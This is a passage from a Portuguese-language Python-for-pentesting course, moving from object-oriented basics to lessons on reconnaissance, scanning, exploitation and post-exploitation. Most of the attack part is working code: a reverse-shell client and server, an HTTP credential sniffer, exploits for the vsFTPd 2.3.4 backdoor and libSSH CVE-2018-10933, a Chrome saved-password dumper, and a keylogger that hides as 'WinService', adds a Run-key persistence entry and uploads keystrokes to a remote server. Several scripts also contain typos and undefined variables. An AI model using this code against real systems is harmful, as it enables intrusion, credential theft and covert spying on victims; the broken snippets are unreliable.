12.     def getNome(self):
13.         return self.nome
14.
15.     def getIdade(self):
16.         return self.idade
```

Linha 1: A criação de uma classe começa pelo uso da palavra reservada class, seguida do nome da classe e dois pontos;

Linha 2: Aqui temos a definição do construtor da classe, que é um método especial chamado __init__. Como todo método em Python, sua declaração começa com def e entre parênteses estão os parâmetros, incluindo o parâmetro obrigatório self, que está presente em todos os métodos;

Linhas 3 e 4: O corpo do método deve estar identado, como manda a sintaxe da linguagem. Aqui estamos apenas atribuindo os valores recebidos por parâmetro aos atributos da classe;

Linhas 6 a 16: Criamos os métodos get e set de todos os atributos da classe Pessoa que serão responsáveis, respectivamente, por retornar ou modificar os atributos desta classe.

- **Herança em Python**

Na Programação Orientada a Objetos o conceito de herança é muito utilizado. Basicamente, dizemos que a herança ocorre quando uma classe (filha) herda características e métodos de uma outra classe (pai), mas não impede de que a classe filha possua seus próprios métodos e atributos. Na Figura 5 podemos ver, em nível de diagrama, como esta relação ocorre:





Figura 5 - Diagrama de classes com PessoaFisica e PessoaJuridica herdando da classe Pessoa

Abaixo podemos ver como esta relação ocorre em Python:

```
1.  from pessoa import Pessoa
2.
3.  class PessoaFisica(Pessoa):
4.     def __init__(self, CPF, nome, idade):
5.         super().__init__(nome, idade)
6.         self.CPF = CPF
7.
8.     def getCPF(self):
9.         return self.CPF
10.
11.    def setCPF(self, CPF):
12.        self.CPF = CPF
```

Linha 1: Como vamos herdar da classe Pessoa e ela foi definida em outro arquivo (pessoa.py), precisamos importá-la. Para isso usamos a instrução import e indicamos o nome do arquivo, sem a extensão .py, seguido do nome da classe que queremos importar;

Linha 3: Para definir que uma classe herdará de uma outra classe, precisamos indicar o nome da classe pai entre parênteses após o nome da classe filha;

Linha 4: Criamos o construtor da classe filha e definimos quais atributos ela espera receber. Neste caso, o nome e idade estão definidos na classe pai, enquanto o cpf é próprio da classe filha;

Linha 5: Utilizando o método super, invocamos o construtor da classe pai. Com isso aproveitamos todo a lógica definida nesse método, que no caso faz a atribuição dos valores de nome e idade aos atributos da classe. Com isso garantimos que ao ser criada, a classe filha efetuará o mesmo processamento que a classe pai e mais alguns passos adicionais.

Dessa mesma forma podemos criar a classe PessoaJuridica:

```
1.  from pessoa import Pessoa
2.
3.  class PessoaJuridica(Pessoa):
4.      def __init__(self, CNPJ, nome, idade):
5.          super().__init__(nome, idade)
6.          self.CNPJ = CNPJ
7.
8.      def getCNPJ(self):
9.          return self.CNPJ
10.
11.     def setCNPJ(self, CNPJ):
12.         self.CNPJ = CNPJ
```

Observe que o nome das classes começa com letra maiúscula (inclusive quando há mais de uma palavra, como em PessoaFisica). Essa é uma convenção de escrita de código na linguagem, mas não uma obrigatoriedade da sintaxe

AULA 6 – RECONHECIMENTO

A intenção do nosso curso como dito desde o início é abordar o aprendizado do Python sob a ótica da segurança da informação, mais especificamente do Pentest, sob o escopo das atapas descritas abaixo:

- **Reconhecimento**
- **Engenharia Social***
- **Scanning;**
- **Exploitação;**
- **Pós-exploitação**

A partir de agora, portanto, iremos seguir com a construção de scripts e ferramentas, com base em cada uma dessas etapas.

- **Porque reconhecer?**

Nesta etapa é recolhida inteligência sobre o alvo. Quanto mais informações obtemos do alvo, mais eficientes serão nossos esforços de exploração, existe o reconhecimento passivo, onde não há interação com o alvo, mas se recolhe informações através de fontes públicas como o *whois*, *registro.br*, *google*, redes sociais, etc. E o reconhecimento ativo, onde existe essa

interação, como é o caso de uso de scanners de reconhecimento que de alguma forma interagem com os serviços do alvo.

- **Whois?**

O WHOIS (cuja tradução literal para o português é: Quem é) é um protocolo voltado para consulta de informações sobre domínios. Podemos construir um script para consulta ao whois da seguinte forma.

```
1.  #!/usr/bin/python
2.  #-*-coding: utf-8-*-
3.  # pip install python-whois
4.
5.  import whois  (1)
6.  import sys
7.
8.  domain = sys.argv[1]  (2)
9.  print domain
10. consulta = whois.whois(domain)  (3)
11. print consulta.email  (4)
12. print consulta["owner"]
13. print consulta.text  (5)
```

ref 1 – Importo a biblioteca whois
ref2 – jogo o conteúdo do primeiro argumento na linha de comando para a variável *domain*

ref3 – Crio o objeto que efetuará a consulta, tendo *domain* como argumento
ref4 – Imprimo somente o campo e-mail da consulta.
ref5 – Imprimo todo o texto da consulta.

- **Enumerando DNS**

Todo site possui um IP válido na rede. O responsável por realizar a tradução de nome para IP e vice versa. Com a ferramenta apropriada poderemos levantar as seguintes informações através de um determinado alvo:

```
1.  #!/usr/bin/python
2.  #-*-coding: utf-8-*-
3.
4.  import socket   (1)
5.  import sys
6.
7.  domain = sys.argv[1]
8.  names = ["ns1", "ns2", "www", "ftp", "intranet"]   (2)
9.
10. for name in names:
11.     DNS = name + "." + domain
12.     try:     (3)
13.         print DNS + ": " + socket.gethostbyname(DNS)
14.     except socket.gaierror:
15.         print "Este não é um nome de domínio válido"
16.         pass
```

ref1 – Importo a biblioteca socket, ele possui o método gethostbyname() que transforma o nome do host em IP.
ref2 – crio uma lista de subdomínios que serão testados através de uma iteração com o *for*
ref3 – Tento cada um dos domínios, o que responder com código 200 está up, se der erro de socket, significa que está down.

- Transferência de Zona

Os DNS tem dois tipos de servidores, no mínimo, chamados de primário e secundário.
É neles onde ficam armazenados os banco de dados com informações sobre o seu domínio. Informações essas como informações sobre o seu server, seu domínio e outros servidores que você use, como FTP, SMTP, etc. O servidor secundário cria então uma copia do banco de dados do servidor primário. Quando algo lá no servidor primário é alterado, as informações são transferidas para o servidor secundário, para que continuem sempre iguais.
essa transferência é que é a tal zona de transferência DNS.

```
1.  #!/usr/bin/python
2.  #-*-coding: utf-8-*-
3.
4.  #pip install dnspython
5.  #https://www.companhiadasletras.com.br
6.  import dns.query
7.  import dns.zone
8.  import dns.resolver
9.  import sys
10.
11. domain = sys.argv[1]
12. nsRegister = dns.resolver.query(domain, "NS")  (1)
13. list = []
14. for register in nsRegister:  (2)
15.     list.append(str(register))
16. for register in list:
17.     try:
18.         zoneTransfer = dns.zone.from_xfr(dns.query.xfr(register, domain))  (3)
19.     except Exception as e:
20.         print e
21.         #print "Não foi possível fazer a transferência de zona"
22.     else:
23.         dnsRegister = zoneTransfer.nodes.keys()
24.         dnsRegister.sort()
25.         for n in dnsRegister:
26.             print zoneTransfer[n].to_text(n)
```


ref1 – Determina quais são os registros NS do domínio desejado.
ref2 – converte cada registro NS encntrado na **ref1** em uma variável tipo string
ref3 – Realiza a transferência de Zona

AULA 7 – ENGENHARIA SOCIAL

A engenharia social envolve o fator humano como superfície de ataque. Na maioria das vezes,

pessoas são ludibriadas e induzidas a clicar em arquivos maliciosos, ou inserir dados pessoas em aplicações falsas, acreditando ser essa uma ação legítima.

- **Comando e Controle: Shell Client e Server com Python**

Iremos agora criar um servidor e um cliente que trás uma shell do alvo para o atacante, mas antes vamos entender um pouco dessa relação, observando as etapas da conexão TCP IP:

- **Criando o servidor:**

```
#Server
#!/usr/bin/python
#-*-coding:utf-8-*-

import socket
import os

host = "192.168.0.15"
port = 4242

def connect():  (1)

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  (2)
    s.bind((host, port))
    s.listen(1)   (3)
    conn, addr = s.accept()
    print "[+] We got a connection from: ", addr
    hostname = conn.recv(1024)

    while True:

        command = raw_input((str(addr[0]) + "@" + str(hostname) + "> "))  (4)

        if "terminate" in command:
            conn.send('terminate')
            conn.close()
            break

```

```
        else:
            conn.send(command)
            print conn.recv(2048)
def main():  (5)
    connect()

main()
```

ref1 – Defino a função responsável por receber a conexão;

ref2 – Crio o socket e faço o *bind*;

ref3 – Coloco o socket em modo de escuta;

ref4 – Dentro de um loop infinito, esta variável irá gerenciar o prompt onde digitaremos os comandos após a conexão do cliente.

ref5 – Defino a função principal que irá chamar o função connect()

- **Criando o cliente:**

```
1.
    #Client
2.  #!/usr/bin/python
3.  #-*-coding:utf-8-*-
4.
5.  import socket
6.  import subprocess  (1)
7.  import os
8.  host = "192.168.0.15"
9.  port = 4242
10. def connecta():
11.
12.         s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
13.         s.connect((host, port))  (2)
14.         print "[!] Connection Estabilished"
15.         s.send(os.environ['COMPUTERNAME'])
16.
17.         while True:  (3)
18.             command = s.recv(1024)
19.
20.             if 'terminate' in command:
21.                 s.close()
22.                 break
23.
24.             else:
25.                 CMD = subprocess.Popen(command, stdout=subprocess.PIPE, stdin=
    subprocess.PIPE, stderr= subprocess.PIPE, shell=True)  (4)
26.                 s.send(CMD.stdout.read())
27.                 s.send(CMD.stderr.read())
28. def main():
29.     connecta()
30. main()
```

ref 1 – Importo a biblioteca responsável por executar comandos shell no host

ref2 – abro uma conexão (three-way-handshake)

ref3 – Num loop infinito, executo cada comando enviado pelo servidor

ref4 – com o método Popen da biblioteca subprocess, executo no host os comandos solicitados pelo server.

- **Criando um sniffer para ouvir a rede.**

Com um sniffer, através de um ataque de Man-In-The-Middle, podemos ouvir o tráfego descriptografado da rede.

```
1.  #sniffer
2.  #!/usr/bin/python
3.  #-*-coding:utf-8-*-
4.
5.  import argparse
6.  import scapy.all as scapy
7.  from scapy_http import http
8.  #pip install scapy_http
9.
10. def get_arguments():
11.     parser = argparse.ArgumentParser()
12.     parser.add_argument("-i", "--interface", dest="interface",
13.                         help= "Interface Name")
14.     options = parser.parse_args()
15.     return options
16.
17. def sniff_packet(interface):
18.     scapy.sniff(iface=interface, store=False, prn=process_packets)
19.
20. def get_url(packet):
21.     return packet[http.HTTPRequest].Host + packet[http.HTTPRequest].Path
22.
23. def get_credentials(packet):
24.     if packet.haslayer(scapy.Raw):
25.         load = packet[scapy.Raw].load
26.         keywords = ["login", "password", "user", "username", "pass", "usuario"
    , "senha", "contrasena", "logon", "access"]
27.         for keyword in keywords:
28.             if keyword in load:
29.                 return load
30. def process_packets(packet):
31.     if packet.haslayer(http.HTTPRequest):
32.         url = get_url(packet)
33.         print ("[+] Http Request >> " + url)
34.         credentials = get_credentials(packet)
35.         if credentials:
36.             print("[+] Possible password/Username " + credentials + "\n\n")
37.
38. options = get_arguments()
39. sniff_packet(options.interface)
```

AULA 8 - SCANNING

Na etapa de scanning, interagimos com serviços e portas do alvo, ou melhor dizendo, com toda e qualquer superfície de ataque identificada no alvo, em busca de enumeração de banners, nome e versão dos softwares rodando em determinadas portas, bem como na busca por vulnerabilidades nesses serviços.

- Ping Sweeper

Um ping sweeper é um programa que dispara *ping requests* em todos os hosts de um range de IP em busca de hosts *vivos*.

```
1.  #!/usr/bin/python
2.  #!-*-coding:utf-8-*-
3.
4.  from scapy.all import *   (1)
5.  import logging
6.  import netaddr
7.
8.  logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
9.
10. network = "192.168.0.1/24"
11.
12. addresses = netaddr.IPNetwork(network)  (2)
13. liveCounter = 0
14.
15. for host in addresses:  (3)
16.     if (host == address.network or host  == address.broadcast):
17.             continue
18.     resp = sr1(IP(dst=str(host))/ICMP(),inter=0.1,timeout=1,verbose=0)
19.     if (str(type(resp)) == "<type 'NoneType'>"):
20.         print str(host) + " is down or not responding."
21.     elif (int(resp.getlayer(ICMP).type)==3 and int(resp.getlayer(ICMP).code) i
    n [1,2,3,9,10,13]):
22.         print str(host) + " is blocking ICMP."
23.     else:
24.         print str(host) + " is responding"
25.         liveCounter +=1
26. print "Out of " + str(adresses.size) + " hosts, " + str(liveCounter) + " are o
    nline"  (4)
```

ref1 – importo a lib **scapy**, uma biblioteca para trabalhar com sockets e conexões em alto nível.
ref2 – Resolvo o *range* da rede declarada na variável network.
ref3 – Identifico os hosts vivos, mortos e os que estão bloqueando ICMP na rede e printo na tela.
refr4 –Printo o total de hosts online

- Criando um Port Scanner

Um port scanner é utilizado para identificar quais portas estão abertas, com serviços ativos em um host.

```
1.  #!/usr/bin/python
2.  #!-*-coding:utf-8-*-
3.
4.  import socket
5.  import threading
6.  import time
7.
8.  print ("\n\n[+] Starting Simple Port Scanner [+]\n")
9.
10. def scan(port):  (1)
11.     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
12.     res = s.connect_ex((ip, port))
13.     if resp == 0:
14.         serv = socket.getservbyport(port)
15.         print ("[+] Open port found: %d  %s" % (port, string)
16.     s.close()
17.
```

```
18. ip = raw_input("Type the IP for scanning: ")   (2)
19. print()
20.
21.
22. time_start = time.time()
23. for port in range(1, 1024):  (3)
24.     if threading.active_count() > 700:
25.         time.sleep(1)
26.     t = threading.Thread(target=scan, args=(port,))
27.     t.setDaemon(true)
28.     t.start()
29.
30. print ("\n"*2)
31. total_time = time.time() - time_start  (4)
32. prtin ("Scan finished in %.2f seconds" % total_time)
```

ref1- defino a função que irá executar o scan. Conectando-me à determinada porta através do método do socket chamado *connect_ex*, consigo, de acordo com a resposta , determinar se está aberta ou fechada.
ref2- Recebo do usuário o IP que vamos escanear.
ref3- Para cada porta em um range de 1024, abro uma thread para que a porta seja escaneada pela função scan(port).
ref4- Calculo o total de tempo que o scan demorou, para imprimir essa informação logo em seguida.

AULA 9 – EXPLOITAÇÃO

Nesta fase as vulnerabilidades detectadas ao longo dos processos de reconhecimento e scanning são efetivamente exploradas, em busca de, entre outros objetivos, execução remota de comandos, acesso a informação privilegiada ou negação de serviço. Nesta etapa é comum a utilização de exploits. A seguir criaremos alguns exemplares de exploits.

- **Explorando o vsFTPd 2.3.4 (**OSVDB-73573**)**

O vsFTPd, versão 2.3.4 possui um backdoor que pode ser explorado com o seguinte exploit:

```
1.  #!/usr/bin/python
2.
3.  import socket, sys, os
4.
5.  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
6.  s.connect((sys.argv[1], 21))  (1)
7.  res = s.recv(2048)
8.  print res
9.
10. s.send("USER python:)\r\n")  (2)
11. r = s.recv(4096)
12. print r
13.
14. s.send("PASS pass\r\n")
15.
16. os.system("nc " + sys.argv[1] + " 6200")  (3)
```

```
17.
```

ref1 – Abro uma conexão com o serviço que está rodando na porta 21, semelhante a uma conexão com *netcat*
ref2- O backdoor consiste no envio de qualquer nome de usuário seguido de um smile **:).** Em seguida enviamos também qualquer password.
ref3- Após a operação descrita na referência anterior, é aberta a porta **6200** no alvo, essa porta traz consigo uma shell, possibilitando a quem meramente se conectar à ela, execução remota de comandos (RCE).

- **Explorando uma falha na autenticação da libSSH 0.8.3 (CVE-2018-10933)**

A libSSH versão 0.8.3, possui uma falha de bypass na autenticação, permitindo que o cliente enviar a mensagem `MSG_USERAUTH_SUCCESS`, como se já tivesse sido autenticado com sucesso, quando na verdade deveria ter enviado a mensagem `MSG_USERAUTH_REQUEST`, requisitando a abertura do processo de autenticação.

```
1.  #!/usr/bin/python
2.
3.  import paramiko (1)
4.  import socket
5.  import system
6.
7.
8.  sock = socket.socket()
9.
10. try:
11.     sock.connect((sys.argv[1], 22))   (2)
12.
13.     message = paramiko.message.Message()
14.     trasport = paramiko.Transport(sock)
15.     transport.start()
16.
17.     message.add_byte(paramiko.common.cMSG_USERAUTH_SUCCESS)  (3)
18.     trasport._send_message(message)
19.     cmd = transport.open_session()
20.     cmd.exec_command("id")   (4)
21.     out = cmd.makefile("rb", 4096)
22.     output = out.read()
23.     print output
```

ref1 – A biblioteca **paramiko** gerencia conexões e o precesso de autenticação à um serviço de ssh.
ref2 – A conexão é iniciada.
ref3 – A mensagem com o *payload* `MSG_USERAUTH_SUCCESS`
ref4 – O comando arbitrário é executado no alvo.

AULA 10 – PÓS- EXPLOITAÇÃO

Fase onde se explora o sistema comprometido no sentido de obter informações sensíveis, PII, hashes ou senhas em texto claro, escalação de privilégios, movimentação lateral, pivoting, persistência. É a fase mais importante para o cliente.

- Enumerando senhas salvas no Google Chrome.

O Chrome mantém as senhas salvas no browser *storadas* localmente, tornando possível recuperá-las e descriptografá-las:

```
1.  #!/usr/bin/python
2.
3.  import os, sqlite3, shutil, win32crypt
4.
5.  banco = os.getenv("LOCALAPPDATA") + \
6.      "\\Google\\Chrome\\User Data\\Default\\Login Data"  (1)
7.  banco2 = banco +"2"
8.  shutil.copyfile(banco, banco2)
9.  conexao = sqllite3.connect(banco2) (2)
10. consulta = conexao.cursor()
11. consulta.execute("SELECT action_url, username_value, password_value FROM login
    s")  (3)
12. for site, login, senha in consulta.fetchall():  (4)
13.     print site + "\n" + login
14.     senha = win32crypt.CryptUnprotectedData(senha)
15.     print senha[1].decode("ISO-8859-1") + "\n"
16. conexao.close()
17. os.remove(banco2)
```

ref1 – Local onde as senhas salvas são estocadas.
ref2 – É feita uma cópia do banco que guarda as senhas localmente, para em seguida nos conectarmos ao banco.
ref3 – É feita uma query ao banco em busca dos logins e senhas para cada site.
ref4 – Este loop descriptografa e printa na tela cada uma das credenciais.

- **Construindo um keylooger com Python**

Keyloggers são programas maliciosos do tipo spyware feitos para gravar os caracteres digitados no teclado pela vitima, no intuito de obter senhas, dados de cartão de credito e outras informaçoes sensíveis. Veremos um exemplo abaixo.

```
1.  #!/usr/bin/python
2.  # -*-coding:utf-8-*-
3.  # coder: _carlosnericorreia_
4.  # email: hackerama@protonmail.com
5.  # AbaCatch Windows Kelogger v1.0
6.
7.  import pyHook
```

```
8.  import pythoncom
9.  import os
10. import subprocess
11. import requests
12. import threading
13. import platform
14. import time
15.
16.
17. def onkey(event):  (1)
18.     # funcao qee será chamada pelo 'hook_manager' toda vez que uma tecla for p
    ressionada.
19.     global head
20.     global data
21.     global window
22.     global dump
23.     global ldir
24.
25.     file = open(ldir + '\capt-' + pcname + '.txt', 'a')
26.
27.     if event.WindowName != window:
28.         window = event.WindowName
29.         head = '\n\n[+] ' + window + ' - ' + date + '\n\n'
30.         file.write(head)
31.
32.     if event.Ascii == 13:
33.         data = ' <ENTER>\n'
34.         file.write(data)
35.     elif event.Ascii == 8:
36.         data = ' <BACK SPACE> '
37.         file.write(data)
38.     elif event.Ascii == 9:
39.         data = ' <TAB>'
40.         file.write(data)
41.     else:
42.         data = chr(event.Ascii)
43.         file.write(data)
44.         file.close()
45.
46.     dump.append(data)
47.
48.     if len(dump) > 100:
49.             # print ('tamanho de dump:', len(dump))
50.             t = threading.Thread(target=upload, args=(fileup,))
51.             t.daemon = True
52.             t.start()
53.             dump = []
54.     return dump
55.
56.
57. def upload(fileup): (2)
58.     # função responsável pelo upload do arquivo de log para o servidor.
59.
60.     global urlUpload
61.     if os.path.exists(fileup):
62.             files = {'file': open(fileup, 'rb')}
63.             requests.post(urlUpload, files=files)
64.
65.
66. def persis():  (3)
67.     # função responsável pela persistência, ela cria a pasta '%appdata%/Winser
    vice'; copia o arquivo para lá
68.     # e adiciona ao 'Run' (startup) no registro.
69.
70.     global ldir
71.     try:
```

```
72.         # conv = os.path.realpath(__file__).replace('.py', '.exe')
73.         conv2 = ldir + '\WinService.exe'
74.         subprocess.call('COPY WinService.exe ' + ldir, shell=True)
75.         subprocess.call(
76.           'REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "Wi
    nService" /t REG_SZ /F /D ' + conv2,
77.           shell=True
78.          )
79.     except:
80.         pass
81.
82.
83. def main():  (4)
84.
85.     try:
86.         os.mkdir(ldir)
87.
88.     except Exception as e:
89.         print 'Exceção:', e
90.         pass
91.
92.     persis()
93.
94.     file = open(ldir + '\capt-' + pcname + '.txt', 'a')
95.     file.write('\n[+]'+('-'*64+'[+]\n'))
96.     file.write('   AbaCatch Keylogger v1.0\nOra, _Ora parece que temos um xero
    que rolmes aqui_\n\n')
97.     file.write('   DATA E HORA: ' + date + '\n')
98.     file.write('   NOME DO USUARIO: ' + pcname + '\n')
99.     file.write('   SISTEMA OPERACIONAL: ' + pcos + '\n')
100.          file.write('   PROCESSADOR: ' + pcprocess + '\n')
101.          file.write('[+]' + ('-'*64 + '[+]\n'))
102.          file.close()
103.
104.          hooks_manager = pyHook.HookManager()
105.          hooks_manager.KeyDown = onkey
106.          hooks_manager.HookKeyboard()
107.          pythoncom.PumpMessages()
108.
109.
110.        urlUpload = "https://SEUSERVIDORWEB/upload.php"
111.        ldir = 'C:\Users\Usuario\AppData\Roaming\WinService'
112.        window = None
113.        data = ''
114.        head = ''
115.        dump = []
116.        date = time.strftime("%d/%m/%Y") + ' - ' + time.strftime("%X")
117.        pcname = platform.node()
118.        pcos = platform.platform()
119.        pcprocess = platform.processor()
120.        fileup = ldir + '\capt-' + pcname + '.txt'
121.
122.        if __name__ == "__main__":
123.        main()
```

ref1 – Função que grava cada uma das teclas digitadas.

ref2 – Função responsável pelo upload do arquivo de logs para um servidor remoto.

ref3 – Função responsável pela persistência.

ref4 – Função principal, dá *start* no hook manager, que irá gerenciar a captura de teclas.

EPÍLOGO – APENAS UM COMEÇO

É meu sincero desejo que cada lição aprendida neste curso sirva-lhe como base para desafios futuros em sua carreira profissional ou estudantil. Que os temas abordados aqui sirvam como uma base sólida para que você possa adentrar em águas mais profundas com confiança e preparo. O Python aplicado ao Pentest possui uma infinidade de possibilidades, e que a partir de agora você possa explorar esse mundo rico em alternativas que irão sem dúvida leva-lo um degrau acima na execução de suas rotinas de Pentest e segurança da informação em geral.

REFERÊNCIAS

MORENO, Daniel. PYTHON para Pentest. Primeira edição. São Paulo - SP: Novatec Editora, 2018.

SEITZ, Justin. Black Hat Python: Programação Python para Hackers e Pentesters. Primeira edição em português. São Paulo – SP. Novatec Editora, 2016.